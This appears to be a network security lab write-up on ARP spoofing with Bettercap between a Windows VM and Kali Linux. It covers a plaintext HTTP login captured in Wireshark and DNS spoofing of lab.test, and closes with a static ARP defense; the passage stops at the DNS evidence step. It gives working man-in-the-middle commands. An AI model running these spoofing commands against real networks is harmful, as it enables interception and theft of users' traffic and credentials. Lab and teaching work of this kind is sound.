
NETWORK SECURITY

ARP SPOOFING / TRAFFIC ANALYSIS

POISONED ARPple

ARP spoofing and traffic manipulation with Windows and Kali Linux



Shekoufeh Neisarian

02 October 2026

POISONED ARPple

1 ARP spoofing

Windows sends gateway-bound traffic to Kali.

Kali forwards the traffic to the real gateway.



2 Plaintext HTTP

The test login sends readable form values.

Username: student **Password:** test123

The login page runs directly on Kali.



3 DNS spoofing

lab.test resolves to Kali: 10.10.10.129.

nslookup checks the DNS answer.



4 JavaScript injection

The HTTP proxy modifies the test page.

The browser displays: “You have been pwned!”



5 Static ARP defense

Windows keeps the legitimate gateway MAC.

10.10.10.2 → 00:50:56:fd:20:65
State: Permanent





ARP changes the path.
DNS changes the address.
HTTP exposes the content.



HTTPS encrypts web traffic.

Shekoufeh Neisarian

OVERVIEW

Project summary

The project examines how forged ARP replies redirect Windows traffic through Kali, what plaintext HTTP reveals, and how a permanent gateway entry resists the same ARP spoofing attempt.

01 Change the local traffic path

Bettercap targets Windows at 10.10.10.128. The gateway IP 10.10.10.2 then maps to Kali's MAC address. Kali enables IPv4 forwarding so traffic can continue to the real gateway.

02 Observe the evidence

Wireshark shows forged ARP replies and Windows shows the changed ARP mapping. A separate HTTP login test exposes the fake credentials student / test123 in a POST request.

03 Extend the test

DNS spoofing resolves lab.test to Kali at 10.10.10.129. HTTP response injection displays the alert "You have been pwned!" in the Windows browser.

04 Protect the gateway entry

Windows pins 10.10.10.2 to the legitimate MAC 00:50:56:fd:20:65. The entry remains Permanent during the renewed spoofing attempt.

Scope: Windows and Kali share the 10.10.10.0/24 project network. The HTTP tests use test pages and fake credentials.

01 / VISUAL GUIDE

How the traffic path changes

Normal gateway mapping

WINDOWS → GATEWAY

`10.10.10.2 → 00:50:56:fd:20:65`

During ARP spoofing

WINDOWS → KALI

`10.10.10.2 → 00:0c:29:13:a6:82`

The gateway IP stays the same in the ARP entry. The Ethernet destination MAC now identifies Kali. Kali forwards gateway-bound traffic to the legitimate gateway.

After the static ARP defense

WINDOWS → GATEWAY

`10.10.10.2 → 00:50:56:fd:20:65`

> **State = Permanent**
>
> The Windows entry keeps the legitimate gateway MAC. Ordinary dynamic forged ARP replies do not replace this specific mapping.

The HTTP login and injection pages run directly on Kali. They demonstrate plaintext exposure and content modification; they do not independently prove interception of an external web session.

01 / CONCEPTS

How ARP DNS and HTTP connect

ARP • Which local MAC receives the frame

Windows uses ARP to find the MAC for a local IP, including its gateway. Forged replies make the gateway IP point to Kali’s MAC. This changes the local delivery path.

DNS • Which IP belongs to the hostname

Windows asks for the address of lab.test. Bettercap supplies 10.10.10.129, so the hostname leads to Kali. DNS spoofing changes the name-to-IP answer; it does not change the ARP entry.

HTTP • What the web request and response contain

HTTP carries the login form values and page content without TLS encryption. An attacker in the traffic path can potentially read or modify it. The project shows readable credentials and a JavaScript popup.

How the project connects these concepts

ARP poisoning demonstrates traffic redirection. The HTTP pages hosted on Kali demonstrate plaintext exposure and response injection. DNS spoofing makes lab.test point to Kali. These related tests show different parts of the same communication process.

HTTPS protects HTTP contents with TLS. Changing an ARP or DNS mapping alone does not decrypt a valid HTTPS connection.

02 / SETUP

Check the project network

Windows 11 VM

10.10.10.128 • Target and browser • Ethernet0

Kali Linux

10.10.10.129 • eth0 • Bettercap and Wireshark

Default gateway

10.10.10.2 • MAC 00:50:56:fd:20:65

```bash
ip -br addr
ip route
ping -c 4 10.10.10.128
```

The commands show Kali’s interface address and route, then check connectivity to Windows.

```powershell
ipconfig
ping 10.10.10.129
```

Windows checks its address and confirms connectivity to Kali.

03 / ARP SPOOFING

Discover and target Windows

bash

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo bettercap -iface eth0
```

IPv4 forwarding allows Kali to pass traffic onward. Bettercap starts on eth0 with root privileges.

Bettercap console

```
net.probe on
net.show
```

net.probe on actively discovers devices on the local network. net.show displays the discovered hosts, their IP addresses and their MAC addresses.

Bettercap console

```
set arp.spoof.targets 10.10.10.128
get arp.spoof.targets
arp.spoof on
```

set arp.spoof.targets selects Windows as the target. get arp.spoof.targets checks the current setting. arp.spoof on starts forged ARP replies that associate the gateway IP with Kali’s MAC address.

03 / DISCOVERY EVIDENCE

Identify the local hosts




Figure 1. Bettercap lists the local hosts and their MAC addresses.




Figure 2. Bettercap confirms the Windows target and starts ARP spoofing.

04 / VERIFICATION

Read the poisoned mapping

Wireshark display filter

```
arp.opcode == 2
```




Figure 3. ARP replies associate the gateway IP with Kali’s MAC address.

04 / WINDOWS EVIDENCE

Check the Windows ARP cache

powershell

```
arp -a
```

```
PS C:\WINDOWS\system32> arp -a

Interface: 169.254.218.22 --- 0x7
  Internet Address      Physical Address      Type
  169.254.255.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 10.10.10.128 --- 0xb
  Internet Address      Physical Address      Type
  10.10.10.2            00-0c-29-13-a6-82     dynamic
  10.10.10.129          00-0c-29-13-a6-82     dynamic
  10.10.10.254          00-50-56-f8-5a-65     dynamic
  10.10.10.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

Figure 4. Windows shows the gateway IP mapped to 00-0c-29-13-a6-82.

Observed change

10.10.10.2 now points to Kali’s MAC instead of the legitimate gateway MAC. Gateway-bound frames reach Kali.

05 / HTTP TEST

Create the plaintext login page

ARP spoofing can place Kali in the path of gateway-bound traffic. If that traffic uses HTTP, its contents are readable. This project demonstrates that exposure with a login page hosted directly on Kali; the direct request itself does not require ARP poisoning.

bash

```
mkdir -p /tmp/lab
cd /tmp/lab
cat > login.html << 'EOF'
<html>
<body>
<h2>Lab Login</h2>
<form action="/login" method="POST">
  <input name="uname" placeholder="Username">
  <input name="pass" type="password"
         placeholder="Password">
  <button type="submit">Login</button>
</form>
</body>
</html>
EOF
sudo python3 -m http.server 80
```

The form sends uname and pass in an HTTP POST request. The server listens on TCP port 80.

Windows browser

```
http://10.10.10.129/login.html
```

05 / LOGIN PAGE

Submit the fake credentials




Figure 5. Chrome labels the HTTP page Not secure.

> **Readable test credentials**
>
> Username: student
> Password: test123

The Python SimpleHTTP server returns 501 for POST handling. The request already crosses the network, so Wireshark still captures and decodes the form values.

The password box displays dots instead of the letters you type. This only hides the password on screen; HTTP still sends the actual password without encryption.

05 / HTTP EVIDENCE

See the form values in Wireshark

Wireshark display filter

```
http.request.method == "POST"
```




Figure 6. Wireshark decodes the HTTP POST and displays the form fields.

06 / DNS SPOOFING

Resolve lab.test to Kali

Bettercap console

```
set dns.spoof.domains lab.test
set dns.spoof.address 10.10.10.129
set dns.spoof.all true
dns.spoof on
```

dns.spoof.domains selects lab.test. dns.spoof.address sets the answer to 10.10.10.129. dns.spoof.all true allows replies to matching queries even when they target another DNS server. dns.spoof on starts the module.

powershell

```
ipconfig /flushdns
nslookup lab.test
```

ipconfig /flushdns clears the Windows DNS resolver cache. nslookup lab.test directly asks the configured DNS server which IP address belongs to lab.test and displays the answer. It checks name resolution; it does not open the website.

> **Expected answer**
>
> The answer section shows 10.10.10.129, which belongs to Kali. The Server / Address lines identify the DNS server being queried, not the website address.

06 / DNS EVIDENCE

Check the DNS answer




Figure 7. nslookup returns 10.10.10.129 for lab.test.

powershell

